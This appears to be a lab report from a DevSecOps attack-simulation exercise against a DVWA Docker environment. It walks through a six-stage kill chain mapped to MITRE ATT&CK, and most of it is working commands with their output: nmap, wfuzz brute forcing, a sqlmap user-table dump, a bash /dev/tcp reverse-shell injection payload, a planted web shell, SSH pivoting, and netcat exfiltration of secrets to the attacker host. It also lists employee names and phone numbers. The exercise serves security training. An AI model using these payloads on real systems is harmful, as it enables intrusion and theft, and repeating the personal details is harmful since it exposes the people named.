

HEXAROOT SYSTEMS

PHASE 2

Attack Simulation


A Comprehensive Attack–Defense Simulation Model for DevSecOps Security Hardening

Target: **10.155.152.126** Attacker: **10.155.152.245** (Kali Linux)

Lab: Docker hexaroot-net 192.168.100.0/24

Attack Kill Chain — 6 Stages

Every stage mapped to MITRE ATT&CK framework



Result: Full network breach — credentials stolen · shell planted · internal server compromised · 4 employee records exfiltrated

Reconnaissance

Network scanning to map attack surface — MITRE T1046 · T1595

```
nmap -A -sV -sC -p 8080,3306,2222,5601,9200 10.155.152.126
```

8080 Apache 2.4.25

DVWA v1.10 — Primary Attack Target

3306 MySQL 5.7.44

Database directly exposed — no firewall

2222 SSH (filtered)

Internal container — filtered from outside

9200 Elasticsearch

DELETE method enabled — log deletion risk

5601 Kibana 7.17.10

SIEM dashboard — accessible without auth

Brute Force Attack

Credential discovery via automated password guessing — MITRE T1110 · T1110.001

Tool: wfuzz 3.1.0

Target: /vulnerabilities/brute/ (GET form)

```
wfuzz -c -z file,/tmp/passwords.txt \  
-b "PHPSESSID=...; security=low" \  
--hs  
"Username and/or password incorrect" \  
  
"http://TARGET:8080/vulnerabilities/brute/  
?username=admin&password=FUZZ&Login=Login"
```

Passwords tested **8**

Filtered (wrong) **7**

Found **1**

CREDENTIAL FOUND

```
000000002: 200 108 L 254 W  
"password" ← FOUND
```

```
Filtered: 7 | Found: 1
```

Username: **admin**
Password: **password**

DVWA login access confirmed. Credentials used in all subsequent stages.

Impact: attacker gained authenticated access to the web application

SQL Injection

Database exploitation via unsanitised input — MITRE T1190 · T1213

Boolean-based Blind

Tests TRUE/FALSE conditions to extract data bit by bit

Error-based

Forces MySQL to leak data inside error messages

Time-based Blind

Uses SLEEP() delays to infer data without visible output

UNION Query

Appends rogue SELECT to steal data in one response

4 injection types confirmed on parameter 'id'
MySQL 5.7.44 · Apache 2.4.25 · Debian 9 fingerprinted

Dumped: dvwa.users table

user	password (MD5)
admin	5f4dcc3b5aa765d61d83
	↳ cracked: password
gordonb	e99a18c428cb38d5f260
1337	8d3533d75ae2c3966d7e
pablo	0d107d09f5bbe40cade3

```
sqlmap -u \
"http://TARGET:8080/vulnerabilities/sql/
?id=1&Submit=Submit" \
--cookie="PHPSESSID=...; security=low" \
-D dvwa -T users --dump --batch
```

Reverse Shell

Remote code execution via Command Injection vulnerability — MITRE T1059 · T1505.003

Step 1 — Kali opens Netcat listener

```
nc -lvnp 4444 # listening on [any] 4444 ...
```

Step 2 — Payload injected in DVWA Command Injection field

```
127.0.0.1; /bin/bash -c 'exec bash -i &>/dev/tcp/10.155.152.245/4444 <&1'
```

Step 3 — Shell received on Kali

```
connect to [10.155.152.245] from (UNKNOWN) [10.155.152.126] 51680
bash: cannot set terminal process group (289): Inappropriate ioctl
www-data@d6d39f132a1f:/var/www/html/vulnerabilities/exec$ ← INSIDE DVWA CONTAINER
```

Persistence

PHP web shell planted at `/var/www/html/shell.php`

Container confirmed

whoami=www-data · IP=192.168.100.10 · Host=e105f508fc18

Lateral Movement

Pivoting from DVWA to internal Ubuntu server using discovered credentials — MITRE T1021.004



```
ssh -p 2222 hexaadmin@10.155.152.126      # password: admin123
```

```
hexaadmin@10.155.152.126 - INTERNAL CONTAINER CONFIRMED
```

```
$ whoami      → hexaadmin
```

```
$ hostname -I → 192.168.100.12 (different machine from DVWA .10)
```

```
$ cat /opt/confidential/secrets.txt → DB_PASS=root_secret_2026 · API_KEY=hexa_prod_sk_9x82REAL
```

Credentials (hexaadmin:admin123) discovered via brute force and reused to pivot to internal server — classic lateral movement

Data Exfiltration

Sensitive data stolen from internal network to attacker machine — MITRE T1041 · T1005

METHOD 1 — Netcat Covert Channel

Exfiltrate secrets.txt from internal container

```
# Kali receiver:
nc -lvnp 6666 > /tmp/stolen_secrets.txt

# Internal container:
cat /opt/confidential/secrets.txt | nc 10.155.152.245 6666
```

```
connect to [10.155.152.245] from (UNKNOWN)
$ cat /tmp/stolen_secrets.txt
DB_PASS=root_secret_2026
API_KEY=hexa_prod_sk_9x82REAL
```

METHOD 2 — MySQL Employee Data Dump

Direct database query from DVWA container shell

```
mysql -h 192.168.100.11 -u root \
  -proot_secret_2026 hexaroot_data \
  -e "SELECT * FROM employee_pii"
```

id	name	Phone No.	ERP	Department
1	Amit Kumar	9661289381	6604677	Cyber-Sec
2	Shivam Kishor	7667426985	6604713	Cyber-Sec
3	Vishal Sundi	6200919101	6604668	Cyber-Sec
4	Tirath Chandravanshi	9691915251	6604714	Cyber-Sec

MITRE ATT&CK Mapping

Complete technique coverage across all 6 attack stages

1. Reconnaissance	T1046 — Network Service Discovery	Discovery	Nmap 7.99
1. Reconnaissance	T1595 — Active Scanning	Recon	Nikto · Gobuster
2. Brute Force	T1110 — Brute Force	Credential Access	wfuzz 3.1.0
2. Brute Force	T1110.001 — Password Guessing	Credential Access	wfuzz 3.1.0
3. SQL Injection	T1190 — Exploit Public-Facing Application	Initial Access	SQLMap 1.10.3
3. SQL Injection	T1213 — Data from Information Repositories	Collection	SQLMap 1.10.3
4. Reverse Shell	T1059 — Command and Scripting Interpreter	Execution	bash /dev/tcp
4. Reverse Shell	T1505.003 — Web Shell	Persistence	PHP shell.php
5. Lateral Movement	T1021.004 — Remote Services: SSH	Lateral Move	OpenSSH
6. Exfiltration	T1041 — Exfiltration Over C2 Channel	Exfiltration	Netcat
6. Exfiltration	T1005 — Data from Local System	Collection	MySQL CLI

Phase 2

Complete

-  **Recon:** 5 ports mapped · versions fingerprinted
-  **Brute Force:** admin:password cracked via wfuzz
-  **SQLi:** 4 injection types · users table dumped
-  **Shell:** www-data shell + PHP webshell planted
-  **Lateral:** hexaadmin@192.168.100.12 accessed
-  **Exfil:** secrets.txt + 4 employee PII records stolen



Next: Phase 3

-  Install Filebeat
-  Ship logs to Elasticsearch
-  Build Kibana dashboards
-  Detect attack patterns
-  Create alert rules
-  Forensic analysis